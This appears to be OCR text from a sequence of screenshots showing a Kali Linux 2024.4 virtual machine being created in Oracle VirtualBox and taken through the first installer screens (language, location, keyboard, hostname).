

Oracle VirtualBox Manager
File Machine Help
Tools
Preferences Import Export New Add
Welcome to VirtualBox!
Create Virtual Machine
Virtual Hard disk
If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.
Create a Virtual Hard Disk Now
Disk Size:
32.00 GB
4.00 MB
2.00 TB
Pre-allocate Full Size
Use an Existing Virtual Hard Disk File
system.vmdk (Normal, 4.27 GB)
Do Not Add a Virtual Hard Disk
Help
Back
Next
Cancel
Basic Mode
Expert Mode
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
13:29
12-01-2025



Oracle VirtualBox Manager
File Machine Help
Tools
Preferences Import Export New Add
Welcome to VirtualBox!
Create Virtual Machine
Summary
The following table summarizes the configuration you have chosen for the new virtual machine. When you are happy with the configuration press Finish to create the virtual machine. Alternatively you can go back and modify the configuration.
Machine Name and OS Type
Machine Name Kali
Machine Folder F:/VM/Kali
ISO Image C:/Users/Maaran/Downloads/kali-linux-2024.4-installer-amd64.iso
Guest OS Type Ubuntu (64-bit)
Skip Unattended Install false
Hardware
Base Memory 4096
Processor(s) 2
EFI Enable false
Disk
Disk Size 32.00 GB
Pre-allocate Full Size false
Help Back Finish Cancel
Basic Mode
Expert Mode
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
13:29
12-01-2025



Oracle VirtualBox Manager
File Machine Help
Tools
Kali
Powered Off
New Add Settings Discard Start
General
Name: Kali
Operating System: Ubuntu (64-bit)
System
Base Memory: 4096 MB
Processors: 2
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, KVM Paravirtualization
Preview
Kali
Display
Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] kali-linux-2024.4-installer-amd64.iso (4.07 GB)
Controller: SATA
SATA Port 0: Kali.vdi (Normal, 32.00 GB)
Audio
Host Driver: Default
Controller: ICH AC97
Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT)
USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)
Shared folders
None
Description
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
13:31
12-01-2025



Oracle VirtualBox Manager
File Machine Help
Tools
Kali
Running
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Kali Linux installer menu (BIOS mode)
Graphical install
Install
Advanced options
Accessible dark contrast installer menu
Install with speech synthesis
Press a key, otherwise speech synthesis will be started in 20 seconds...
Right Ctrl
Preview
Shared folders
None
Description
None
Activate Windows
Go to Settings to activate Windows.
Type here to search
23°C Partly cloudy
ENG
13:32
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Select a language
Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.
Language:
Czech - Čeština
Danish - Dansk
Dutch - Nederlands
Dzongkha - ཇོང་ཁ
English - English
Esperanto - Esperanto
Estonian - Eesti
Finnish - Suomi
French - Français
Galician - Galego
Georgian - ქართული
German - Deutsch
Greek - Ελληνικά
Gujarati - ગુજરાતી
Screenshot
Go Back
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:33
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Select your location
The selected location will be used to set your time zone and also for example to help select the system locale. Normally this should be the country where you live.
This is a shortlist of locations based on the language you selected. Choose "other" if your location is not listed.
Country, territory or area:
Canada
Hong Kong
India
Ireland
Israel
New Zealand
Nigeria
Philippines
Seychelles
Singapore
South Africa
United Kingdom
United States
Zambia
Screenshot
Go Back
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:34
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Configure the keyboard
Keymap to use:
American English
Albanian
Arabic
Asturian
Bangladesh
Belarusian
Bengali
Belgian
Berber (Latin)
Bosnian
Brazilian
British English
Bulgarian (BDS layout)
Bulgarian (phonetic layout)
Burmese
Canadian French
Screenshot
Go Back
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:34
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Detect and mount installation media
Scanning installation media
Scanning /cdrom/pool/non-free/w...
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:34
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Load installer components from installation media
Loading additional components
Retrieving ethdetect
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:34
12-01-2025



Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
KALI
Configure the network
Please enter the hostname for this system.
The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.
Hostname:
vbox
Screenshot
Go Back
Continue
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
23°C Partly cloudy
ENG
13:35
12-01-2025

